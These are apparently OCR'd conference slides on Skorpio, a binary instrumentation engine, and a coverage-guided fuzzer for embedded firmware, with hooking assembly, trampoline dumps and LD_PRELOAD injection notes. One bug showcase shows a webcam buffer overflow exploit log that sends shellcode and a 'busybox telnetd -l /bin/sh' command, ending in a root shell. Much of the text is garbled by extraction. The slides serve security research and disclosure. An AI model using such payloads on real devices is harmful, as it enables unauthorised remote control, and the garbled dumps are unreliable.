  - "mflr %r23; lis %r24, <hi16>; ori %r24, %r24, <lo16>; mtlr %r24; blr"
- PPC has no far call instruction :-(
  - save r24 with target address, then copy r24 to LR
  - point r24 to instruction after BLR, so later BLR go back there from callback
  - "lis %r24, <target-hi16>; ori %r24, %r24, <target-lo16>; mtlr %r24; lis %r24, <ret-hi16>; ori %r24, %r24, <ret-lo16>; blr"

```
SK_INLINE_NO static void bbb_hook(size_t v)
{
    // restore LR from R24
    __asm__("mtlr %r24");
    printf("== in callback, userdata = %zu\n", v);
    return;
}
```

# Scratch registers used in initial branching

- Arm64, Mips, Sparc & PPC do not allow branch to indirect target in memory
- Calculate branch target, or used as branch target
- Need scratch register(s) that are unused in local context
  - \* Specified by user via API, or discovered automatically by engine

- Code patching need to be reflected in i-cache
- Depend on architecture
  - X86: no need
  - Arm, Arm64, Mips, PowrPC, Sparc: special syscalls/instructions to flush/invalidate i-cache
  - Linux/GCC has special function: cacheflush(begin, end)

# **Code Boudary & Relocation**

- Need to extract instructions overwritten at instrumentation point
  - Determine instruction boundary for X86
  - Use Capstone disassembler
- Need to rewrite instructions to work at relocated place (trampoline)
  - Relative instructions (branch, memory access)
  - Use Capstone disassembler to detect instruction type
  - Use Keystone assembler to recompile



- Avoid overflow to next basic block
  - Analysis to detect if basic block is too small for patching
- Reduce number of registers saved before callback
- Registers to be choosen as scratch registers

- API to setup calling convention
- User-defined callback
- User-defined trampoline
- User-defined scratch registers
- User-defined save-restore context
- User-defined code to setup callback ars
- Patch hooks in batch, or individual
- User decide when to write/unwrite memory protect

<pre> Original code BBB code = 0x400ca0, callback = 0x400ca0 40ok info: 40ok info: 40ok info: 40ok callback: 0x400ca0 10ok callback: 0x400ca0 10ok callback: 0x400ca0 10ok callback: 0x400ca0 10ok trampoline addr: 0x7f1aa7911000 10ok trampoline size: 86 10ok trampoline size: 86 10ok trampoline code: 5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4 15a415941585d5e5f5a595b584883ec08b9800c4000baa00c400068ae0c4000c3 15a415941585d5e5f5a595b584883ec08b9800c4000baa00c400068ae0c4000c3 15a41504 15a415941585d5e5f5a595b584883ec08b9800c4000baa00c40006 15a41504 15a415941585d5e5f5a595b584883ec08b9800c4000baa00c4000 15a4150 15a41504 15a4150 15a4150 15a415 15a415</pre>		
BBB code = 0x400ca0, callback = 0x400c80         Hook info:         Hook address:       0x400ca0         Hook callback:       0x400ca0         Hook callback:       0x7b         Hook trampoline addr:       0x7fb         Hook trampoline size:       86         Hook code:       503515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4         L5a415941585d5e5f5a595b58488aec08b9800c4000baa00c400068ae0c4000c3         Patch size:       14         Hook original code size:       14         Hook original code:       4883ec08b9800c4000baa00c4000         Hook original code:       4883ec08b9800c4000baa00c4000         Hook original code:       14         Hook original code:       4883ec08b9800c4000baa00c4000         Hook original code:       4883ec08b9800c4000baa00c4000         Hook original code:       4883ec08b9800c4000baa00c4000         Hook original code:       9000000000000000000000000000000000000	Sample for Skorpio engine	
BBB code = 0x400ca0, callback = 0x400c80         Hook info:         Hook address:       0x400ca0         Hook callback:       0x400ca0         Hook callback:       0x7b         Hook trampoline addr:       0x7fb         Hook trampoline size:       86         Hook code:       503515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4         Hook trampoline code:       503515257565541504151415241549c48c7c77b000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4         Hook trampoline code:       ff2500000000001091a71a7f0000         Hook original code size:       14         Hook original code:       4883ec08b9800c4000baa00c4000         Hook original code:       ff2500000000001091a71a7f0000         Hook original code:       4883ec08b9800c4000baa00c4000         Hook original code:       4883ec08b9800c4000baa00c4000         Hook original code:       60000baa00c4000baa00c4000         Hook original code:       4883ec08b9800c4000baa00c4000         Hook original code:       0x400ca0         Hook original code: <td< td=""><td>Oniginal code</td><td></td></td<>	Oniginal code	
<pre>dook info: dook type: 2 look address: 0x400ca0 dook callback: 0x400ca0 dook callback: 0x7b1aa7911000 dook trampoline addr: 0x7f1aa7911000 dook trampoline size: 86 dook trampoline code: 5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4 L5415941585d5e5f5a595b584883ec08b9800c400068ae0c4000c3 adtch size: 14 Patched code: ff2500000000001091a71a7f0000 dook original code size: 14 dook original code: 4883ec08b9800c4000baa00c40000  Functions with instrumentation now == inside callback, userdata = 123 38B code = 0x400ca0, callback = 0x400c80</pre>		$aack = 0 \times 100 c 80$
<pre>Hook type: 2 Hook address: 0x400ca0 Hook user_data: 0x7b Hook user_data: 0x7flaa7911000 Hook trampoline addr: 0x7flaa7911000 Hook trampoline size: 86 Hook trampoline code: 5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4 User_data: 14 Patched code: 14 Patched code: 14 Hook original code size: 14 Hook original code: 4883ec08b9800c4000baa00c4000 Hook trampoline code: 4883ec08b9800c4000baa00c4000 Hook trampoline code: 123 Hook original code: 4883ec08b9800c4000baa00c4000 Hook trampoline code: 123 Hook original code e 0x400ca0, callback = 0x400c80 Hook trampoline code, now without instrumentation</pre>	BBB COUE = 0x400Ca0, Call	Jack = 0X400C80
<pre>Hook type: 2 Hook address: 0x400ca0 Hook usdress: 0x400ca0 Hook user_data: 0x7b Hook user_data: 0x7flaa7911000 Hook trampoline addr: 0x7flaa7911000 Hook trampoline size: 86 Hook trampoline code: 5053515257565541504151415241549c48c7c77b000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4 L5a415941585d5e5f5a595b584883ec08b9800c4000baa00c40006 Patch size: 14 Patched code: ff2500000000001091a71a7f0000 Hook original code size: 14 Hook original code: 4883ec08b9800c4000baa00c4000 Hook original code: 4883ec08b9800c4000baa00c4000 Hook original code: 4883ec08b9800c4000baa00c4000 Hook original code: 0x400ca0, callback = 0x400c80 Hook original code, now without instrumentation</pre>	Hook info:	
<pre>Hook address: 0x400ca0 Hook callback: 0x400c80 Hook user_data: 0x7b Hook trampoline addr: 0x7f1aa7911000 Hook trampoline size: 86 Hook trampoline code: 5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4 User_transpolie code: 5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4 User_transpolie code: 5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4 User_transpolie code: ff250000000001091a71a7f0000 Hook original code size: 14 Hook original code: 4883ec08b9800c4000baa00c4000 Hook original code: 4883ec08b9800c400c80 Hook original code, now without instrumentation how Hook Hook original code, now Without instrumentation how H</pre>		2
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<pre>Hook trampoline addr: 0x7f1aa7911000 Hook trampoline size: 86 Hook trampoline code: 5953515257565541504151415241549c48c7c77b000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4 L5a415941585d5e5f5a595b584883ec08b9800c4000baa00c400068ae0c4000c3 Patch size: 14 Patched code: ff250000000001091a71a7f0000 Hook original code size: 14 Hook original code size: 14 Hook original code: 4883ec08b9800c4000baa00c4000 Hook original code: 4883ec08b9800c400baa00c4000 Hook original code: 4883ec08b9800c400baa00c4000 Hook original code: 4883ec08b980c400c80 Hook original code, now without instrumentation</pre>	Hook callback:	0x400c80
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Patch size: 14 Patched code: ff250000000001091a71a7f0000 Hook original code size: 14 Hook original code: 4883ec08b9800c4000baa00c4000 Functions with instrumentation now == inside callback, userdata = 123 BBB code = 0x400ca0, callback = 0x400c80 Restored original code, now without instrumentation	Hook trampoline code:	5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4
Patched code: ff250000000001091a71a7f0000 Hook original code size: 14 Hook original code: 4883ec08b9800c4000baa00c4000 Functions with instrumentation now == inside callback, userdata = 123 BBB code = 0x400ca0, callback = 0x400c80 Restored original code, now without instrumentation		1883ec08b9800c4000baa00c400068ae0c4000c3
Hook original code size: 14 Hook original code: 4883ec08b9800c4000baa00c4000 Functions with instrumentation now == inside callback, userdata = 123 BBB code = 0x400ca0, callback = 0x400c80 Restored original code, now without instrumentation	Patch size:	14
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Coverage Guided Fuzzer vs Embedded Systems

**Emulating Firmware** 

**Skorpio Dynamic Binary Instrumentation** 

**Guided Fuzzer for Embedded** 

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## Issues

<ul> <li>Att Core Architecture</li> <li>Att</li></ul>	40pins: 28x GPIO, I2C, SPI, UART	Ar USB 2.0 Ar USB	
Firmware	Skorpio	Lack Support	
Emulation	DBI	for Embedded	
<ul> <li>Without built-in shell access for user interaction</li> </ul>	<ul> <li>Binary only - without source code</li> </ul>	<ul> <li>Most fuzzers are built for X86 only</li> </ul>	
<ul> <li>Without development facilities required for</li> </ul>	<ul> <li>Existing guided fuzzers rely on source code available</li> </ul>	<ul> <li>Embedded systems based on Arm, Arm64, Mips, PPC</li> </ul>	
building new tools	Source code is needed for branch	<ul> <li>Existing DBIs are poor for non-X86 CPU</li> </ul>	
> Compiler	instrumentation to feedback fuzzing progress	> Pin: Intel only	
> Debugger	<ul> <li>Emulation such as QEMU mode support in</li> </ul>	<ul> <li>DynamoRio: experimental support for</li> </ul>	
<ul> <li>Analysis tools</li> </ul>	AFL is slow & limited in capability	Arm	
	<ul> <li>Same issue for other tools based on Dynamic Binary Instrumentation</li> </ul>		

- Built on top of AFL fuzzer
- Support closed-source binary for all platforms & architectures
  - Use Skorpio DBI to support all popular embedded CPUs
- Support selective binary fuzzing
- Support persistent mode
- Other enhanced techniques
  - Symbolic Execution to guide fuzzer forward
  - Combine with static analysis for smarter/deeper penetration

- Pure software-based
- Cross-platform/architecture
  - Native compiled on embedded systems
- Binary support
  - Full & selected binary fuzzing + Persistent mode
- Fast & stable
  - Stable & support all kind of binaries
  - Order of magnitude faster than DBI/Emulation approaches

- Reuse AFL fuzzer without changing its core design
- AFL-compatible instrumentation
- Static analysis on target binary beforehand
- Inject Skorpio hooks into selected area in target binary at runtime
- At runtime, hook callbacks update execution context in shared memory, like how source-code based instrumentation do
- Near native execution speed, ASLR / threading compatible

## • LD\_PRELOAD to dynamically inject instrumentation

- Take place before main program runs
- Linux: shared object file (.so)
- Inject hooks at SO initialisation time
  - Can be 10k hooks, so must do as quickly as possible
- Inject forkserver at program entry-point, or at user-defined point

Coverage Guided Fuzzer vs Embedded Systems

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\*bug disclosed in geekpwn 2018, shanghai\*

## Web Cam Buffer Overflow

	File Edit View Search Terminal Help	File Edit View Search Terminal Help
	HI_Media_SDKInit: efreq=50_maxchn=2.resolution=31,maxresolution=6,maxwidth=1280,maxheight=720 HI_Media_SDKInit: maxchannel=2 HI_Media_SDKInit: maxresolution[0]=6	00000020 64 35 64 65 2e 6e 67 72 6f 6b 2e 69 6f 0d 00 55 d5de .ngr ok.t o U 00000030 73 65 72 2d 41 67 65 6e 74 3a 28 4d 6f 73 69 6c ser- Agen t: M oztl 00000040 6c 61 27 35 2e 30 2e 28 58 31 31 3b 20 4c 69 6e la/5.0 (X11; Ltn
Pre Authentication	HI_WeDSvr_Init: PBServer start. acl: enable=0, errnum=0 HI_Websvr_Init: httpport=80, snapchn=1 ptz_type: rs485	00000050         75         78         78         78         78         78         76         73         75         78         76         76         76         76         76         76         78         75         78         78         76         77         76         77         76         77         76         77         76         77         76         76         76         76         77         77         76         76         76         77         77         <
Buffer Overflow	<pre>workthread: ptz init succeed. ircut: c2b_value=90, b2c_value=30 workthread: ircut init succeed. AF /dev/motor open error AF: init failed! AF: status=2 HI_infra_IOCTL(warning): open /dev/rled failed! lanp: flag=0, mode=0, tineout=30 HI_infra_IOCTL(warning): open /dev/rled failed! workthread: infrared init succeed.</pre>	00000076       74       2d       45       66       63       67       73       89       70       t-Encoding:       grip tp         00000076       74       2d       45       66       63       66       66       73       89       70       t-Encoding:       grip tp         00000100       22       20       65       76       60       73       65       60       76       69       76       77       76       76       76       76       76       76       77       76       76       76       77       76       77       76       77       76       77       76       77       76       77       76       77       76       77       76       77       76       77       76       76       77       76       76       77       76       77       76       77       76       77       76       76       76
Address Overwritt	workthread: p2p start. workthread: wd thit succeed. wdt: open(/dev/watchdog) failed! Lamp: proc start.	00007ac [+] Openting connection to 10.253.253.10 on port 4444: Done [DESUG] Sent 0x44 bytes: 0000000 03 and act 54 14 0d c3 1c 10 40 c3 01 2c a0 c3 0000000 03 70 ac c3 20 00 mc 54 04 dc3 1c 90 40 c3 00000020 dc c5 c3 02 c0 46 c3 1c 91 f3 0f a0 c3 00000030 01 10 21 c0 a2 70 ab c3 .00 00 c0 c1 18 c0 4f c2 00000040 1c ff 2f c1 00000044 [DESUG] Sent 0x28 bytes: 'bin/busybox tenetd -1 /bin/sh -p 3333a' [*] Switching to interactive mode
	HL_Light_Proc: open falled Light: open falled netdetect: HEFL(Engle)	Terminal 😁 👁 🖉 File Edit View Search Terminal Help
Debug is almost Impossible	inc server start : 2018-11-02 00:55:04	(00:55:48):xwings@dagobah:<-/work/hi3518> (3)\$ telnet 10.253.253.10 3333 Trying 10.253.253.10 Connected to 10.253.253.10. Escape character is '^'.
Emulation comes inte	Unsobbjiede: Not Opprove Tite. upgrade(s): check end. user: auth failed! workthread: Extling(signal=11), waiting for all threads to finish workthread: wdt dome. Ill==searcher svr(12109) extt==!!! Ill==searcher svr(1222) extt==!!! worktread: search dome. p2p dome. Ill=searcher svr(1222) extt==!!! workthread: netdetect dome. Lamp: proc extt!!!	<pre>/mnt/mtd/ipc # id uid=0(root) gid=0(root) groups=0(root) /mnt/mtd/ipc # cat /proc/cpuinfo processor : 0 model name : ARMv7 Processor rev 1 (v7l) BogoMTP5 : 125.00 Features : half thumb fastmult vfp edsp thumbee neon vfpv3 tls vfpv4 idiva idivt vfpd32 lpae evtstrm CPU architecture: 7 CPU variant : 0x2 CPU variant : 0x2 CPU prevision : 1</pre>
	<pre>workthread: infra done. workthread: incut done. workthread: ptz done. *** 1541091330.0xb4ad14d0.master_thread.4308: stopping workers </pre>	processor : 1 model name : ARMv7 Processor rev 1 (v7l) BogoMIP5 : 125.00 Features : half thumb fastmult vfp edsp thumbee neon vfpv3 tls vfpv4 idiva idivt vfpd32 lpae evtstrm CPU implementer : evii


## **IoT with UDP Access**

#### Web Cam with Motor

	USING LIBDANAVIDEO_V					
dana id:	d42c3d8106f5b675100	193C84993C2DC				
Airlink s	start					
	=== setIrLight(1)					
	CUT in Night Mode.				File Edit View Search Terminal	Help
	need to specify whom				(23:06:09):xwings@dagobah:<~	
doIrCutSw	SC attr err:0xa01080	10			(11)\$ nc 10.253.253.10 -u 53	
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### **Command Execution Injection**

#### Chinese based WiFi Router



Coverage Guided Fuzzer vs Embedded Systems

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**Guided Fuzzer for Embedded** 

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## Issues

<ul> <li><b>24K Core Architecture</b></li> <li><b>14KC</b><sup>m</sup> Core: This base core folders a high-performance aze and the will with TES or a high-performance aze and the will with TES or a high-performance aze and the will with TES or a high-performance aze and the will with TES or a high-performance aze and the will with TES or a high-performance aze and the will with TES or a high-performance aze and the will with TES or a high-performance aze and the will with TES or a high-performance aze and the will with TES or a high-performance aze and the will be added to a be added to added the added to added to added the added to added to added the added to added to added the add</li></ul>	40pins: 28x GPIO, I2C, SPI, UART	THE		
Firmware	Skorpio	Guided		
Emulation	DBI	Fuzzer for Embedded		
<ul> <li>Without built-in shell access for user interaction</li> <li>Without developement facilities required for building new tools <ul> <li>Compiler</li> <li>Debugger</li> <li>Analysis tools</li> </ul> </li> </ul>	<ul> <li>&gt; Binary only - without source code</li> <li>&gt; Existing guided fuzzers rely on source code available</li> <li>&gt; Source code is needed for branch instrumentation to feedback fuzzing progress</li> <li>&gt; Emulation such as QEMU mode support in AFL is slow &amp; limited in capability</li> <li>&gt; Same issue for other tools based on Dynamic Binary Instrumentation</li> </ul>	<ul> <li>Most fuzzers are built for X86 only</li> <li>Embedded systems based on Arm, Arm64, Mips, PPC</li> <li>Existing DBIs are poor for non-X86 CPU</li> <li>Pin: Intel only</li> <li>DynamoRio: experimental support for Arm</li> </ul>		

• We built our smart guided fuzzer for embedded systems

- Emulate firmware
- Cross platforms/architectures
- Binary-only support
- ► Fast + stable
- Found real impactful bugs in complicated software

Coverage Guided Fuzzer vs Embedded Systems

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## Capstone 4.0

## hackersbadge.com



- > Started 2013
- ~160 Contributors
- > World Class Disassembler, Industrial Standard
- > Used by almost all reverse engineering tools
- > Foundation for 400+ opensource/public projects
- > Current Release 3.0.5
- > In version 3 since 2014
- > Dec 2018, Capstone 4.0
- > Why take us so long

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dhitb2018pek C Updated 4 days ago	Pe	C cople is organization has no public member ou must be a member to see who's a p	ers.

# Questions

Virtualizing IoT with Code Coverage Guided Fuzzing

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